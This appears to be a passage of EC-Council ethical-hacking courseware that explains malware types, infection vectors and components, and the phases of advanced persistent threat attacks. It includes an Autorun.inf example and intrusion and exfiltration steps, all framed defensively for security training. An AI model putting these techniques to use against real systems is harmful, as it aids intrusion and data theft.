- Adopt countermeasures against malware

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Concepts

To understand the various types of malware and their impact on network and system resources, we will begin with a discussion of the basic concepts of malware. This section describes malware and highlights the common techniques used by attackers to distribute malware on the web.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Malware

- Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

1 Trojans	5 Adware	9 Botnets
2 Backdoors	6 Viruses	10 Crypters
3 Rootkits	7 Worms	
4 Ransomware	8 Spyware	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Malware

Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for malicious activities such as theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, etc. These may delete files, slow down computers, steal personal information, send spam, or commit fraud. Malware can perform various malicious activities ranging from simple email advertising to complex identity theft and password stealing.

Malware programmers develop and use malware to:

- Attack browsers and track websites visited
- Slow down systems and degrade system performance
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data loss
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Different Ways for Malware to Enter a System

1 Instant Messenger applications	7 Downloading files from the Internet
2 Portable hardware media/removable devices	8 Email attachments
3 Browser and email software bugs	9 Network propagation
4 Insecure patch management	10 File sharing services (NetBIOS, FTP, SMB)
5 Rogue/decoy applications	11 Installation by other malware
6 Untrusted sites and freeware web applications/ software	12 Bluetooth and wireless networks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Different Ways for Malware to Enter a System

- **Instant Messenger Applications**

  Infection can occur via instant messenger applications such as Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts, or ICQ. Users are at high risk while receiving files via instant messengers. Regardless of who sends the file or from where it is sent, there is always a risk of infection by a Trojan. The user can never be 100% sure of who is at the other end of the connection at any particular moment. For example, if you receive a file through an instant messenger application from a known person such as Bob, you will try to open and view the file. This could be a trick whereby an attacker who has hacked Bob's messenger ID and password wants to spread Trojans across Bob's contacts list to trap more victims.

- **Portable Hardware Media/Removable Devices**
  - Portable hardware media such as flash drives, CDs/ DVDs, and external hard drives can also inject malware into a system. A simple way of injecting malware into the target system is through physical access. For example, if Bob can access Alice's system in her absence, then he can install a Trojan by copying the Trojan software from his flash drive onto her hard drive.
  - Another means of portable media malware infection is through the Autorun function. Autorun, also referred to as Autoplay or Autostart, is a Windows feature that, if enabled, runs an executable program when a user inserts a CD/DVD in the DVD-ROM tray or connects a USB device. Attackers can exploit this feature to run malware along with genuine programs. They place an Autorun.inf file with the malware in a CD/DVD or USB device and trick people into inserting or plugging it into

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

their systems. Because many people are not aware of the risks involved, their machines are vulnerable to Autorun malware. The following is the content of an Autorun.inf file:

```
[autorun]
open=setup.exe
icon=setup.exe
```

To mitigate such infection, turn off the Autostart functionality. Follow the instructions below to turn off Autoplay in Windows 10:

1. Click **Start**. Type **gpedit.msc** in the **Start Search** box, and then press **ENTER**.
2. If you are prompted for an administrator password or confirmation, type the password, or click **Allow**.
3. Under **Computer Configuration**, expand **Administrative Templates**, expand **Windows Components**, and then click **Autoplay Policies**.
4. In the **Details** pane, double-click **Turn off Autoplay**.
5. Click **Enabled**, and then select **All drives** in the **Turn off Autoplay** box to disable Autorun on all drives.
6. **Restart** the computer.

- **Browser and Email Software Bugs**

  Outdated web browsers often contain vulnerabilities that can pose a major risk to the user's computer. A visit to a malicious site from such browsers can automatically infect the machine without downloading or executing any program. The same scenario occurs while checking e-mail with Outlook Express or some other software with well-known problems. Again, it may infect the user's system without even downloading an attachment. To reduce such risks, always use the latest version of the browser and e-mail software.

- **Insecure Patch management**

  Unpatched software poses a high risk. Users and IT administrators do not update their application software as often as they should, and many attackers take advantage of this well-known fact. Attackers can exploit insecure patch management by injecting the software with malware that can damage the data stored on the company's systems. This process can lead to extensive security breaches, such as stealing of confidential files and company credentials. Some applications that were found to be vulnerable and were patched recently include Microsoft Office (CVE-2019-1084), .NET Framework (CVE-2019-1083), Microsoft Exchange Server (CVE-2019-1136), Microsoft Graphics Component (CVE-2019-1118), Docker flaw in Azure (CVE-2018-15664), Microsoft SQL Server RCE (CVE-2019-1068), and RDP RCE (CVE-2019-0887). Patch management must be effective in mitigating threats, and it is vital to apply patches and regularly update software programs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Rogue/Decoy Applications**

  Attackers can easily lure a victim into downloading free applications/programs. If a free program claims to be loaded with features such as an address book, access to several POP3 accounts, and other functions, many users will be tempted to try it. POP3 (Post Office Protocol version 3) is an email transfer protocol.

  - If a victim downloads free programs and labels them as TRUSTED, protection software such as antivirus software will fail to indicate the use of new software. In this situation, an attacker receives an email, POP3 account passwords, cached passwords, and keystrokes through email without being noticed.
  - Attackers thrive on creativity. Consider an example in which an attacker creates a fake website (say, Audio galaxy) for downloading MP3s. He or she could generate such a site using 15 GB of space for the MP3s and installing any other systems needed to create the illusion of a website. This can fool users into thinking that they are merely downloading from other network users. However, the software could act as a backdoor and infect thousands of naive users.
  - Some websites even link to anti-Trojan software, thereby fooling users into trusting them and downloading infected freeware. Included in the setup is a readme.txt file that can deceive almost any user. Therefore, any freeware site requires proper attention before any software is downloaded from it.
  - Webmasters of well-known security portals, who have access to vast archives containing various hacking programs, should act responsibly with regard to the files they provide and scan them often with antivirus and anti-Trojan software to guarantee that their site is free of Trojans and viruses. Suppose that an attacker submits a program infected with a Trojan (e.g., a UDP flooder) to an archive's webmaster. If the webmaster is not alert, the attacker may use this opportunity to infect the files on the site with the Trojan. Users who deal with any software or web application should scan their systems daily. If they detect any new file, it is essential to examine it. If any suspicion arises regarding the file, it is also important to forward it to software detection labs for further analysis.
  - It is easy to infect machines using freeware; thus, extra precautions are necessary.

- **Untrusted Sites and Free Web Applications/Software**

  A website could be suspicious if it is located at a free website provider or one offering programs for illegal activities.

  - It is highly risky to download programs or tools located on "underground" sites, e.g., NeuroticKat software, because they can serve as a conduit for a Trojan attack on target computers. Users must assess the high risk of visiting such sites before browsing them.
  - Many malicious websites have a professional look, massive archives, feedback forums, and links to other popular sites. Users should scan the files using antivirus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

software before downloading them. Just because a website looks professional does not mean that it is safe.

- Always download popular software from its original (or officially dedicated mirror) site, and not from third-party sites with links to the (supposedly) same software.

- **Downloading Files from the Internet**

  Trojans enter a system when users download Internet-driven applications such as music players, files, movies, games, greeting cards, and screensavers from malicious websites, thinking that they are legitimate. Microsoft Word and Excel macros are also used effectively to transfer malware, and downloaded malicious MS Word/Excel files can infect systems. Malware can also be embedded in audio/video files as well as in video subtitle files.

- **Email Attachments**

  An attachment to an e-mail is the most common medium to transmit malware. The attachment can be in any form, and the attacker uses innovative ideas to trick the victim into clicking and downloading the attachment. The attachment may be a document, audio file, video file, brochure, invoice, lottery offer letter, job offer letter, loan approval letter, admission form, contract approval, etc.

  Example 1: A user's friend is conducting some research, and the user would like to know more about the friend's research topic. The user sends an e-mail to the friend to inquire about the topic and waits for a reply. An attacker targeting the user also knows the friend's e-mail address. The attacker will merely code a program to falsely populate the e-mail "**From:**" field and attach a Trojan in the email. The user will check the email and think that the friend has answered the query in an attachment, download the attachment, and run it without thinking it might be a Trojan, resulting in an infection.

  Some email clients, such as Outlook Express, have bugs that automatically execute attached files. To avoid such attacks, use secure email services, investigate the headers of emails with attachments, confirm the sender's email address, and download the attachment only if the sender is legitimate.

- **Network Propagation**

  Network security is the first line of defense for protecting information systems from hacking incidents. However, various factors such as the replacement of network firewalls and mistakes of operators may sometimes allow unfiltered Internet traffic into private networks. Malware operators continuously attempt connections to addresses within the Internet address range owned by targets to seek an opportunity for unfettered access. Some malware propagates through technological networks. For example, the Blaster starts from a local machine's IP address or a completely random address and attempts to infect sequential IP addresses. Although network propagation attacks that take advantage of vulnerabilities in common network protocols (e.g., SQL Slammer) have not been prevalent recently, the potential for such attacks still exists.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **File Sharing**

  If NetBIOS (Port 139), FTP (Port 21), SMB (Port 145), etc., on a system are open for file sharing or remote execution, they can be used by others to access the system. This can allow attackers to install malware and modify system files.

  Attackers can also use a DoS attack to shut down the system and force a reboot so that the Trojan can restart itself immediately. To prevent such attacks, ensure that the file sharing property is disabled. To disable the file sharing option, click **Start** and type **Control Panel**. Then, in the results, click on the **Control Panel** option and navigate to **Network and Internet** → **Network and Sharing Center** → **Change Advanced Sharing Settings**. Select a network profile and under **File and Printer Sharing** section, select **Turn off file and printer sharing**. This will prevent file sharing abuse.

- **Installation by other Malware**

  A piece of malware that can command and control will often be able to re-connect to the malware operator's site using common browsing protocols. This functionality allows malware on the internal network to receive both software and commands from the outside. In such cases, the malware installed on one system drives the installation of other malware on the network, thereby causing damage to the network.

- **Bluetooth and Wireless Networks**

  Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to them. These open networks have software and hardware devices installed at the router level to capture the network traffic and data packets as well as to find the account details of the users, including usernames and passwords.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Techniques Attackers Use to Distribute Malware on the Web

Black hat Search Engine Optimization (SEO)	Ranking malware pages highly in search results
Social Engineered Click-jacking	Tricking users into clicking on innocent-looking webpages
Spear-phishing Sites	Mimicking legitimate institutions in an attempt to steal login credentials
Malvertising	Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites
Compromised Legitimate Websites	Hosting embedded malware that spreads to unsuspecting visitors
Drive-by Downloads	Exploiting flaws in browser software to install malware just by visiting a web page
Spam Emails	Attaching the malware to emails and tricking victims to click the attachment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (*http://www.sophos.com*)

Some standard techniques used to distribute malware on the web are as follows:

- **Black hat Search Engine Optimization (SEO)**: Black hat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.
- **Social Engineered Click-jacking**: Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.
- **Spear-phishing Sites**: This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.
- **Malvertising**: This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.
- **Compromised Legitimate Websites**: Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Drive-by Downloads:** This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam Emails:** The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Components of Malware

- The components of a malware software depend on the requirements of the malware author who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis, thus making the task of the security mechanism harder in its detection
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC. Usually, attackers install downloader software when they first gain access to a system
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Components of Malware

Malware authors and attackers create malware using components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or merely multiply and occupy space. Malware is capable of propagating and functioning secretly.

Some essential components of most malware programs are as follows:

- **Crypter**: It is a software program that can conceal the existence of malware. Attackers use this software to elude antivirus detection. It protects malware from reverse engineering or analysis, thus making it difficult to detect by security mechanisms.
- **Downloader**: It is a type of Trojan that downloads other malware (or) malicious code and files from the Internet to a PC or device. Usually, attackers install a downloader when they first gain access to a system.
- **Dropper**: It is a covert carrier of malware. Attackers embed notorious malware files inside droppers, which can perform the installation task covertly. Attackers need to first install the malware program or code on the system to execute the dropper. The dropper can transport malware code and execute malware on a target system without being detected by antivirus scanners.
- **Exploit**: It is the part the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device. Attackers use such code to breach the system's security through software vulnerabilities to spy on information or to install malware. Based on the type of vulnerabilities abused, exploits are categorized into local exploits and remote exploits.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Injector**: This program injects exploits or malicious code available in the malware into other vulnerable running processes and changes the method of execution to hide or prevent its removal.
- **Obfuscator**: It is a program that conceals the malicious code of malware via various techniques, thus making it difficult for security mechanisms to detect or remove it.
- **Packer**: This software compresses the malware file to convert the code and data of the malware into an unreadable format. It uses compression techniques to pack the malware.
- **Payload**: It is the part of the malware that performs the desired activity when activated. It may be used for deleting or modifying files, degrading the system performance, opening ports, changing settings, etc., to compromise system security.
- **Malicious Code**: This is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches. It can take the following forms:
  - Java Applets
  - ActiveX Controls
  - Browser Plug-ins
  - Pushed Content

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

APT Concepts

Advanced persistent threats are a major security concern for any organization, as they represent threats to the organization's assets, resources, financial records, and other confidential data. APT attacks can damage the reputation of an organization by revealing sensitive data. This section discusses APTs as well as their characteristics and lifecycle.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What are Advanced Persistent Threats?

- Advanced persistent threats (APTs) are defined as a type of network attack, where an attacker gains unauthorized access to a target network and remains undetected for a long period of time
- The main objective behind these attacks is to obtain sensitive information rather than sabotaging the organization and its network

Information Obtained during APT attacks

- Classified documents
- User credentials
- Personal information about employees or customers
- Network information
- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What are Advanced Persistent Threats?

An advanced persistent threat is defined as a type of network attack whereby an attacker gains unauthorized access to a target network and remains in the network without being detected for a long time. The word "advanced" signifies the use of techniques to exploit the underlying vulnerabilities in the system. The word "persistent" signifies the external command-and-control (C&C) system that continuously extracts the data and monitors the victim's network. The word "threat" signifies human involvement in coordination. APT attacks are highly sophisticated attacks whereby an attacker uses well-crafted malicious code along with a combination of multiple zero-day exploits to gain access to the target network. These attacks involve well-planned and coordinated techniques whereby attackers erase evidence of their malicious activities after their objectives have been fulfilled. APT attacks are usually performed on organizations possessing valuable information, such as financial, healthcare, defense and aerospace, manufacturing, and business organizations. The main objective of these attacks is to obtain sensitive information rather than sabotaging the organization and its network.

Information obtained by an attacker through APT attacks includes:

- Classified documents
- User credentials
- Employee's or customer's personal information
- Network information
- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Characteristics of Advanced Persistent Threats

Objectives	Obtaining sensitive information or fulfilling political or strategic goals
Timeliness	Time taken by the attacker from assessing the target system for vulnerabilities to gaining and maintaining the access
Resources	Amount of knowledge, tools, and techniques required to perform an attack
Risk Tolerance	Level up to which the attack remains undetected in the target's network
Skills and Methods	Methods and tools used by the attackers to perform a certain attack
Actions	APT consists of a certain number of technical "actions" that causes them to differ from other cyberattacks
Attack Origination Points	Numerous attempts to gain entry into the target's network

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Characteristics of Advanced Persistent Threats (Cont'd)

Numbers Involved in the Attack	Number of host systems that are involved in the attack
Knowledge Source	Gathering information through online sources about specific threats
Multi-phased	APT attacks are multiphased which include reconnaissance, gaining access, discovery, capture, and data exfiltration
Tailored to the Vulnerabilities	APTs target-specific vulnerabilities present in the victim's network
Multiple Points of Entry	The adversary creates multiple points of entry through the server to maintain access to the target network
Evading Signature-Based Detection Systems	APT attacks can easily bypass the security mechanisms such as firewall, antivirus software, IDS/IPS, and email spam filter
Specific Warning Signs	Specific indications of an APT attack include inexplicable user account activities, presence of backdoors, unusual file transfers and file uploads, unusual database activity, etc.

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Characteristics of Advanced Persistent Threats

APTs have various characteristics based on which attackers can design and plan their activities to successfully launch an attack. According to security researchers Sean Bodmer, Dr. Max Kilger, Jade Jones, and Gregory Carpenter, some key characteristics of APTs are as follows:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Objectives**

  The main objective of any APT attack is to repeatedly obtain sensitive information by gaining access to the organization's network for illegal earnings. Another objective of an APT may be spying for political or strategic goals.

- **Timeliness**

  It refers to the time taken by an attacker from assessing the target system for vulnerabilities to exploiting them to gain and maintain access to the target system.

- **Resources**

  It is defined as the amount of knowledge, tools, and techniques required to perform an attack. APT attacks are more sophisticated attacks performed by highly skilled cyber-criminals, and they require considerable resources.

- **Risk Tolerance**

  It is defined as the level up to which the attack remains undetected in the target network. APT attacks are well planned and executed with proper knowledge of the target network, which helps them remain undetected in the network for a long time.

- **Skills and Methods**

  These are the methods and tools used by attackers to perform a certain attack. The methods used for performing the attack include various social engineering techniques to gather information about the target, techniques to prevent detection by security mechanisms, and techniques to maintain access for a long time.

- **Actions**

  APT attacks follow a certain number of technical "actions" that make them different from other types of cyber-attacks. The main objective of such attacks is to maintain their presence in the victim's network for a long time and extract as much data as possible.

- **Attack Origination Points**

  They refer to the numerous attempts made to gain entry into the target network. Such points of entry can be used to gain access to the network and launch further attacks. To succeed in gaining initial access, the attacker needs to conduct exhaustive research to identify the vulnerabilities and gatekeeper functions in the target network.

- **Numbers Involved in the Attack**

  It is defined as the number of host systems involved in the attack. APT attacks are usually performed by a crime group or crime organization.

- **Knowledge Source**

  It is defined as the gathering of information through online sources about specific threats, which can be further exploited to perform certain attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Multi-phased**

  One of the important characteristics of APTs is that they follow multiple phases to execute an attack. The phases followed by an APT attack are reconnaissance, access, discovery, capture, and data exfiltration.

- **Tailored to the Vulnerabilities**

  The malicious code used to execute APT attacks is designed and written such that it targets the specific vulnerabilities present in the victim's network.

- **Multiple Points of Entries**

  Once an adversary enters the target network, he/she establishes a connection with the server to download malicious code for further attacks. In the initial phase of an APT attack, the adversary creates multiple points of entry through the server to maintain access to the target network. If one point of entry is discovered and patched by the security analyst, then the adversary can use a different entry point.


- **Evading Signature-Based Detection Systems**

  APT attacks are closely related to zero-day exploits, which contain malware that has never been previously discovered or deployed. Thus, APT attacks can easily bypass security mechanisms such as firewalls, antivirus software, IDS/IPS, and email spam filters.

- **Specific Warning Signs**

  APT attacks are usually impossible to detect. However, some indications of an attack include inexplicable user account activities, the presence of a backdoor Trojan for maintaining access to the network, unusual file transfers and file uploads, unusual database activities, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Advanced Persistent Threat Lifecycle

In the current threat landscape, organizations need to pay greater attention to APTs. APTs may target an organization's IT assets, financial assets, intellectual property, and reputation. Commonly used security and defensive controls will not suffice to prevent such attacks. Attackers behind such attacks adapt their TTPs based on the vulnerabilities and security posture of the target organization. Thus, they can evade the security controls of the target organization.

To launch an APT attack, attackers follow a certain set of phases to target, penetrate, and exploit an organization's network. Attackers must follow each phase step by step to successfully compromise and gain access to the target system.

The various phases of the APT lifecycle are as follows:

1. **Preparation**

   The first phase of the APT lifecycle is preparation, where an adversary defines the target, performs extensive research on the target, organizes a team, builds or attains tools, and performs tests for detection. APT attacks usually require a high level of preparation, as the adversary cannot risk detection by the target's network security. Additional resources and data may be necessary before carrying out the attack. An attacker needs to perform highly complex operations before executing the attack plan against the target organization.

2. **Initial Intrusion**

   The next phase involves attempting to enter the target network. Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Spear-phishing emails usually appear legitimate but they contain malicious links or attachments containing executable

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

malware. These malicious links can redirect the target to the website where the target's web browser and software are compromised by the attacker using various exploit techniques. Sometimes, an attacker may also use social engineering techniques to gather information from the target. After obtaining information from the target, attackers use such information to launch further attacks on the target network. In this phase, malicious code or malware is deployed into the target system to initiate an outbound connection.

3. **Expansion**

   The primary objectives of this phase are expanding access to the target network and obtaining credentials. If the attacker's aim is to exploit and gain access to a single system, then there is no need for expansion. However, in most cases, the objective of an attacker is to access multiple systems using a single compromised system. In this scenario, the first step performed by an attacker after an initial compromise is to expand access to the target systems. The main objective of the attacker in this phase is to obtain administrative login credentials to escalate privileges and to gain further access to the systems in the network. For this purpose, the attacker tries to obtain administrative privileges for the initial target system from cached credentials and uses these credentials to gain and maintain access to other systems in the network. When attackers are unable to obtain valid credentials, they use other techniques such as social engineering, exploiting vulnerabilities, and distributing infected USB devices. After the attacker obtains the target's account credentials, it is difficult to track his/her movement in the network, as he/she uses a legitimate username and password.

   This expansion phase supports other phases of the APT lifecycle. In the search and exfiltration phase, the attacker can obtain the target data by gaining access to the systems. Attackers identify systems that can be used for installing persistence mechanisms and identify appropriate systems in the network that can be leveraged to exfiltrate data.

4. **Persistence**

   This phase involves maintaining access to the target system, starting from evading endpoint security devices such as IDS and firewalls, entering into the network, and establishing access to the system, until there is no further use of the data and assets.

   To maintain access to the target system, attackers follow certain techniques or procedures, which include use of customized malware and repackaging tools. These tools are designed such that they cannot be detected by the antivirus software or security tools of the target. To maintain persistence, attackers use customized malware that includes services, executables, and drivers installed on various systems in the target network. Another way to maintain persistence is finding locations for installing the malware that are not frequently examined. These locations include routers, servers, firewalls, printers, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. **Search and Exfiltration**

   In this phase, an attacker achieves the ultimate goal of network exploitation, which is generally to gain access to a resource that can be used for performing further attacks or using that resource for financial gain. In general, attackers target specific data or documents before launching an attack. However, in some cases, although attackers determine that crucial data are available in the target network, they are unaware of the location of the data. A common method for search and exfiltration is to steal all the data including important documents, emails, shared drives, and other types of data present on the target network. Data can also be gathered using automated tools such as network sniffers. Attackers use encryption techniques to evade data loss prevention (DLP) technologies in the target network.

6. **Cleanup**

